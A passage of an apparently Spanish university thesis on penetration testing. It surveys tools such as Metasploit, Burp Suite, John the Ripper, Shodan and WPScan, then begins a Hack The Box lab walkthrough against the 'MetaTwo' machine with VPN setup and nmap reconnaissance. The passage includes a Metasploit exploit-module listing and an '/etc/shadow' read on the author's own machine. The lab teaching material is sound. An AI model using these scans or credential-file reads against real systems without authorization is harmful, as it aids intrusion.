Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

Ilustración 8. Comando NMAP

2.3.3 Metasploit

Metasploit es un proyecto de seguridad informática *open source* que contiene la herramienta Metasploit Framework, la cual contempla distintos módulos muy interesantes dentro de su arquitectura para utilizar durante un *pentesting*.

Uno de estos módulos es *exploits*, probablemente el que le caracteriza, en el que existe un largo listado de éstos, ejecutables durante la fase de *exploiting* según la vulnerabilidad detectada en la fase de análisis de vulnerabilidades.

```
msf6 > options exploit/
Display all 2290 possibilities? (y or n)
options exploit/aix/local/ibstat_path
options exploit/aix/local/xorg_x11_server
options exploit/aix/rpc_cmds_opcode21
options exploit/aix/rpc_ttdbserverd_realpath
options exploit/android/adb/adb_server_exec
options exploit/android/browser/samsung_knox_smdm_url
options exploit/android/browser/stageflight_mp4_tx3g_64bit
options exploit/android/browser/webview_addjavascriptinterface
options exploit/android/fileformat/adobe_reader_pdf_js_interface
options exploit/android/local/binder_uaf
options exploit/android/local/futex_requeue
options exploit/android/local/janus
options exploit/android/local/put_user_vroot
options exploit/android/local/su_exec
options exploit/apple_ios/browser/safari_jit
options exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array
options exploit/windows/browser/adobe_flash_domain_memory_uaf
options exploit/windows/browser/adobe_flash_filters_type_confusion
options exploit/windows/browser/adobe_flash_mp4_cppt
options exploit/windows/browser/adobe_flash_otf_font
options exploit/windows/browser/adobe_flash_pcre
options exploit/windows/browser/adobe_flash_regex_value
options exploit/windows/browser/adobe_flash_rtmp
options exploit/windows/browser/adobe_flash_sps
options exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized
options exploit/windows/browser/adobe_flash_worker_byte_array_uaf
options exploit/windows/browser/adobe_flashplayer_arrayindexing
options exploit/windows/browser/adobe_flashplayer_avm
options exploit/windows/browser/adobe_flashplayer_flash10a
options exploit/windows/browser/adobe_flashplayer_newfunction
```

Ilustración 9. Listado de exploits de Metasploit Framework

Destaca también el módulo *Auxiliary* que permite hacer uso de herramientas externas dentro de su propia ejecución, como por ejemplo Nmap, por lo que es un *software* muy potente y completo para llevar a cabo tests de intrusión.




Ilustración 10. Arquitectura Metasploit Framework

Además de estos módulos, también es capaz de detectar que vulnerabilidad publicada en el CVE afecta al sistema objetivo y facilita qué *exploit* del listado que dispone es capaz de aprovechar dicha vulnerabilidad. [\[13\]](#)

2.3.4 Nessus

Nessus se trata de un *software* que permite lanzar distintos tipos de escaneos de red para detectar vulnerabilidades y cuya principal funcionalidad radica en reconocer el sistema operativo y reportar: no permite ejecutar *exploits*.

Esta herramienta facilita una gran variedad de plantillas preconfiguradas para lanzar distintos tipos de escaneos en función del tipo de auditoría que se quiera ejecutar para analizar la infraestructura.

Una vez finalizado el escaneo, confecciona una lista con las vulnerabilidades detectadas y facilita un informe con los datos más relevantes sobre éstas, además de categorizarlas en función de su criticidad. [\[14\]](#)

2.3.5 Burp Suite

Burp Suite es una herramienta que permite ejecutar pruebas de seguridad en aplicaciones web y determinar la existencia de vulnerabilidades.

La función principal de esta herramienta es la de *proxy* HTTP, intercediendo las comunicaciones entre el navegador del *pentester* y la aplicación del servidor destino, facilitando la inspección en las respuestas de la aplicación.




Ilustración 11. Burp Suite proxy HTTP

Con esta herramienta se pueden modificar y reenviar solicitudes al servidor destino para comprobar el comportamiento que presenta y, de este modo, detectar posibles vulnerabilidades para lograr acceder al servidor objetivo.

Al poder inspeccionar las solicitudes y modificarlas, esta herramienta permite determinar si la aplicación es vulnerable a ataques de SQLi (*SQL Injection*) o XSS (*Cross-Site Scripting*). [\[15\]](#)

2.3.6 Wireshark

Wireshark, el analizador de paquetes por excelencia, permite inspeccionar en profundidad los paquetes que cursan un sistema informático mediante las cabeceras que contienen estos, así como también esnifar tráfico de red.




Ilustración 12. Cabecera TLS y gráfica de flujo en Wireshark

Se trata de una de las herramientas de uso más extendido, y de las más conocidas por la comunidad TI (*Tecnologías de la Información*), la cual permite realizar análisis de paquetes en profundidad para resolución de incidencias, auditorías de seguridad y desarrollo de *software*. [16]

2.3.7 John The Ripper

John The Ripper es una herramienta que permite comprobar la robustez de contraseñas ya que su principal funcionalidad es tratar de vulnerarlas mediante ataques de fuerza bruta, siendo capaz de detectar de forma automática el *hash* de la contraseña que se quiere *crackear*. [17]

El proceso de *crackeo* consiste en generar el *hash* de cada una de las contraseñas generadas, o precargadas de un diccionario descargado y referenciado al ejecutar el comando, y la herramienta lo compara con el *hash* de la contraseña a vulnerar. En caso de que ambos coinciden, significa que se ha encontrado la contraseña y, en caso negativo, continúa realizando intentos para tratar de hallar el mismo *hash* (algoritmo).

Este *software* permite customizar la combinatoria de caracteres para tratar de *crackear* la contraseña, pudiendo indicar el rango de letras, números o símbolos que se quieren incluir para confeccionar las contraseñas, incluso definiendo directrices para indicar de qué modo deben crearse las variaciones.

2.3.8 Wappalyzer

Wappalyzer es una herramienta *open source* capaz de detectar tecnologías y/o plataformas que están utilizándose en una aplicación web. Se puede ejecutar tanto por CLI (*Command-Line Interface*) como por una extensión de navegador.




Ilustración 13. Análisis Campus UOC con extensión Wappalyzer

Esta herramienta puede ser customizada y crear alertas para reportar cambios en la configuración de un sitio web al ser actualizada, además de ser capaz de verificar direcciones de correo para evitar correos que vayan a ser rejeitados, spams y webs de registros falsos. [18]

2.3.9 Shodan

Shodan es una herramienta online que realiza escaneos de webs y/o IPs y facilita un seguimiento de información para verificar las características del sistema objetivo, así como CVEs asociados a las vulnerabilidades encontradas. [19]




Ilustración 14. Análisis www.uoc.edu en Shodan

2.3.10 Pentest-Tools

Pentest-tool es una herramienta online que realiza comprobación de URLs (*Uniform Resource Locator*) y/o IPs e informa, por criticidad, si el sistema analizado pudiera ser vulnerable a algún tipo de vector de ataque, seguido de una recomendación para mitigarlo. [20]

The screenshot displays the 'Findings' section of the Pentest-Tools interface. At the top, there are filters for risk levels: All (19), High (0), Medium (0), Low (8), and Info (11). Two findings are listed:

- Missing security header: X-XSS-Protection** (Confirmed, Low risk).
 - URL:** https://www.uoc.edu
 - EVIDENCE:** Response headers do not include the HTTP X-XSS-Protection security header.
 - Risk description:** The 'X-XSS-Protection' HTTP header instructs the browser to stop loading web pages when they detect reflected Cross-Site Scripting (XSS) attacks. Lack of this header exposes application users to XSS attacks in case the web application contains such vulnerability.
 - Recommendation:** We recommend setting the X-XSS-Protection header to 'X-XSS-Protection: 1; mode=block'.
- Missing security header: X-Frame-Options** (Confirmed, Low risk).
 - URL:** https://www.uoc.edu
 - EVIDENCE:** Response headers do not include the HTTP X-Frame-Options security header.
 - Risk description:** Because the 'X-Frame-Options' header is not sent by the server, an attacker could embed this website into an iframe of a third party website. By manipulating the display attributes of the iframe, the attacker could trick the user into performing mouse clicks in the application, thus performing activities without user consent (ex: delete user, subscribe to newsletter, etc). This is called a Clickjacking attack and it is described in detail here: <https://owasp.org/www-community/attacks/Clickjacking>
 - Recommendation:** We recommend you to add the 'X-Frame-Options' HTTP header with the values 'DENY' or 'SAMEORIGIN' to every page that you want to be protected against Clickjacking attacks.

Ilustración 15. Análisis www.uoc.edu en Pentest-Tools

2.3.11 WPScan

WPScan es una herramienta gratuita que sirve para auditar y comprobar la seguridad de webs WordPress obteniendo un largo listado de información valiosa para poder utilizar en la fase de *exploiting*.

Actualmente, esta herramienta dispone de un total de 38.042 vulnerabilidades detectadas y catalogadas en su web, por lo que, como se comentó anteriormente con Palo Alto Networks®, WPScan también dispone de un apartado en el que se pueden verificar las vulnerabilidades existentes según la versión que está instalada.

Adicionalmente, es capaz de utilizar ataques de fuerza bruta referenciando un fichero con listado de contraseñas, tal y como hace la herramienta John the Ripper. [21]

3. Test de intrusión en sistema informático


En este apartado se desarrolla la parte práctica del proyecto, segmentando por subcapítulos las diferentes fases existentes a lo largo de un *pentesting*.

Durante el transcurso del test se ejecutarán diferentes técnicas para alcanzar el objetivo de acceder remotamente al sistema informático remoto tras vulnerarlo.

3.1 Preparación entorno

Antes de comenzar el *pentesting*, se procede a descargar una OVA de Kali Linux del repositorio <https://www.kali.org/get-kali/#kali-virtual-machines>. Se escoge puesto que contiene un gran *pool* de aplicaciones preinstaladas válidas para realizar tests de seguridad.

Con el *software* VirtualBox se virtualiza el sistema descargado y, una vez accesible, se finaliza esta breve introducción al entorno de trabajo con la creación de un usuario con el nombre de usuario nominal en la UOC mediante el comando ***useradd <user_UOC> -s /bin/bash***:



```
kali@kali: ~  
└─$ whoami  
kali  
└─$ sudo cat /etc/shadow |grep sgongorab  
└─$ sudo useradd sgongorab -s /bin/bash  
└─$ sudo cat /etc/shadow |grep sgongorab  
sgongorab:!:19301:0:99999:7:::  
└─$
```

Ilustración 16. Creación de usuario en Kali Linux

Paralelamente, se realiza el registro en la plataforma pública actualmente más utilizada para realizar pruebas de *pentesting*, HTB (*Hack The Box*), desde dónde se desarrolla el test de intrusión en alguno de los sistemas informáticos habilitados para tal propósito. [\[22\]](#)

Una vez registrado, se realiza la conexión al entorno mediante cliente VPN (*Virtual Private Network*), en este caso la plataforma ofrece acceso mediante OpenVPN o mediante Pwnbox, este último para el sistema Linux Parrot OS.

Para comenzar el *pentesting*, se descarga el fichero lab_<usuario>.ovpn desde la opción OpenVPN del frontal web de HTB. En éste se definen parámetros para establecer el túnel VPN de forma segura; URL remota, puerto, métodos de encriptación, clave privada y certificado SSL (*Secure Socket Layer*).


```

sgongorab@kali: ~/Downloads
File Actions Edit View Help
(sgongorab@kali)-[~/Downloads]
└─$ cat lab_sgongorab.ovpn |more
client
dev tun
proto udp
remote edge-eu-free-1.hackthebox.eu 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1

```

Ilustración 17. Configuración fichero OpenVPN

Se inicia el servicio OpenVPN para tener acceso a los sistemas virtualizados, ejecutando el comando **sudo openvpn lab_sgongorab.ovpn** y se verifica que se obtiene direccionamiento privado del entorno, interfaz tun0: 10.10.14.251.

```

sgongorab@kali: ~
File Actions Edit View Help
(sgongorab@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::42cc:56c1:eb7b:7009 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:3c:75:81 txqueuelen 1000 (Ethernet)
    RX packets 26412 bytes 32127061 (30.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7340 bytes 1097851 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.251 netmask 255.255.254.0 destination 10.10.14.251
    inet6 fe80::e46a:86f5:f7a6:103c prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef:2::10f9 prefixlen 64 scopeid 0x0<global>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 192 (192.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(sgongorab@kali)-[~]
└─$ ps -ef |grep openvpn
root      18448      1060    0 17:40 pts/0    00:00:00 sudo openvpn lab_sgongorab.ovpn
root      18449      18448   0 17:40 pts/1    00:00:00 sudo openvpn lab_sgongorab.ovpn
root      18450      18449   0 17:40 pts/1    00:00:00 openvpn lab_sgongorab.ovpn
sgongor+  18722      17803   0 17:41 pts/2    00:00:00 grep --color=auto openvpn

```

Ilustración 18. Direccionamiento conexión OpenVPN

3.2 Recopilación de datos

En este apartado comienza la ejecución del test de intrusión.

La primera fase, la de recopilación de datos, se basa en la ejecución de un escaneo del sistema objetivo para determinar las características de éste. Como se comentó al inicio de este trabajo, se llevará a cabo una metodología *black box* dónde el único dato disponible será la IP del sistema informático objetivo.

Para este trabajo, se escoge el sistema informático denominado *MetaTwo* y el único dato que se dispone es la IP privada del sistema objetivo:




Ilustración 19. Sistema informático MetaTwo

Inicialmente, se realiza un ping y una traza al sistema informático objetivo para verificar si se encuentra levantado y comprobar el número de saltos hacia este.

```
sgongorab@kali: ~  
File Actions Edit View Help  
(sgongorab@kali)-[~]  
└─$ ping 10.10.11.186  
PING 10.10.11.186 (10.10.11.186) 56(84) bytes of data:  
64 bytes from 10.10.11.186: icmp_seq=1 ttl=63 time=35.2 ms  
64 bytes from 10.10.11.186: icmp_seq=2 ttl=63 time=35.5 ms  
^C  
— 10.10.11.186 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1002ms  
rtt min/avg/max/mdev = 35.202/35.365/35.528/0.163 ms  
(sgongorab@kali)-[~]  
└─$ traceroute -n 10.10.11.186  
traceroute to 10.10.11.186 (10.10.11.186), 30 hops max, 60 byte packets  
 1  10.10.14.1  37.989 ms  37.903 ms  37.836 ms  
 2  10.10.11.186  37.801 ms  37.779 ms  37.718 ms
```

Ilustración 20. Ping y traceroute hacia sistema objetivo

Mediante el valor que se muestra en el campo TTL (*Time To Live*) se puede advertir que se trata de un sistema operativo Linux, que por defecto tiene valor 64, mientras que este valor en un sistema operativo Windows es 128.

Tras el reconocimiento inicial, el primer paso en el escaneo es la ejecución del comando NMAP. En este punto, se realiza un análisis de los puertos TCP que se encuentran abiertos ejecutando el comando: **nmap -sT -n 10.10.11.186**

```
sgongorab@kali: ~
File Actions Edit View Help
(sgongorab@kali)-[~]
└─$ nmap -sT -n 10.10.11.186
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-22 19:42 EST
Nmap scan report for 10.10.11.186
Host is up (0.032s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Ilustración 21. NMAP puertos TCP

Tras lanzar el escaneo, se aprecia que están corriendo 3 servicios:

- FTP (*File Transfer Protocol*). Este servicio corre en el puerto 21/tcp
- SSH (*Secure Shell*). Este servicio corre en el puerto 22/tcp.
- HTTP. Este servicio corre en el puerto 80/tcp.

A continuación, se realiza el mismo paso anterior, pero para el protocolo UDP: **nmap -sU -n 10.10.11.186 -T5**. Este último parámetro sirve para lanzar un escaneo más rápido. Los escaneos se pueden realizar con más o menos agresividad. [\[23\]](#)

```
sgongorab@kali: ~
File Actions Edit View Help
(sgongorab@kali)-[~]
└─$ sudo nmap -sU -n 10.10.11.186 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-22 19:56 EST
Warning: 10.10.11.186 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.186
Host is up (0.031s latency).
Not shown: 981 open|filtered udp ports (no-response)
PORT      STATE SERVICE
158/udp   closed pmail-srv
407/udp   closed timbuktu
800/udp   closed mdbs_daemon
1064/udp  closed jstel
2048/udp  closed dls-monitor
2051/udp  closed epnsdp
6004/udp  closed X11:4

Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

Ilustración 22. NMAP puertos UDP

Tras finalizar el escaneo se aprecia que no hay ningún puerto UDP abierto.

Una vez se recopilan los puertos abiertos que tiene el sistema informático objetivo, se analiza con mayor profundidad el servicio que corre en cada uno de los puertos abiertos para analizar las posibles vulnerabilidades posteriormente.

Para ello, se revisa la versión de servicio que corre en cada uno de los puertos abiertos detectados con el comando `nmap -sVC -p<puerto> -n 10.10.11.186`:

```
sgongorab@kali: ~  
File Actions Edit View Help  
sgongorab@kali)~  
$ nmap -sVC -p21 -n 10.10.11.186  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-22 19:45 EST  
Nmap scan report for 10.10.11.186  
Host is up (0.032s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp   open  ftp?  
| fingerprint-strings:  
|_ GenericLines:  
|   220 ProFTPD Server (Debian) [::ffff:10.10.11.186]  
|   Invalid command: try being more creative  
|_ Invalid command: try being more creative  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port21-TCP:V=7.92%I=7%O=11/22Time=637D6D3D%P=x86_64-pc-linux-gnu%r(Gen  
SF:ericLines,8F,"220\x20ProFTPD\x20Server\x20(Debian)\x20[::ffff:10.10  
SF:\.11\,186]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20cr  
SF:eativ\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creativ  
SF:e\r\n");  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 208.17 seconds
```

Ilustración 23. Análisis puerto 21

```
sgongorab@kali: ~  
File Actions Edit View Help  
sgongorab@kali)~  
$ nmap -sVC -p22 -n 10.10.11.186  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-22 19:45 EST  
Nmap scan report for 10.10.11.186  
Host is up (0.030s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)  
| ssh-hostkey:  
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)  
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)  
|_  256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
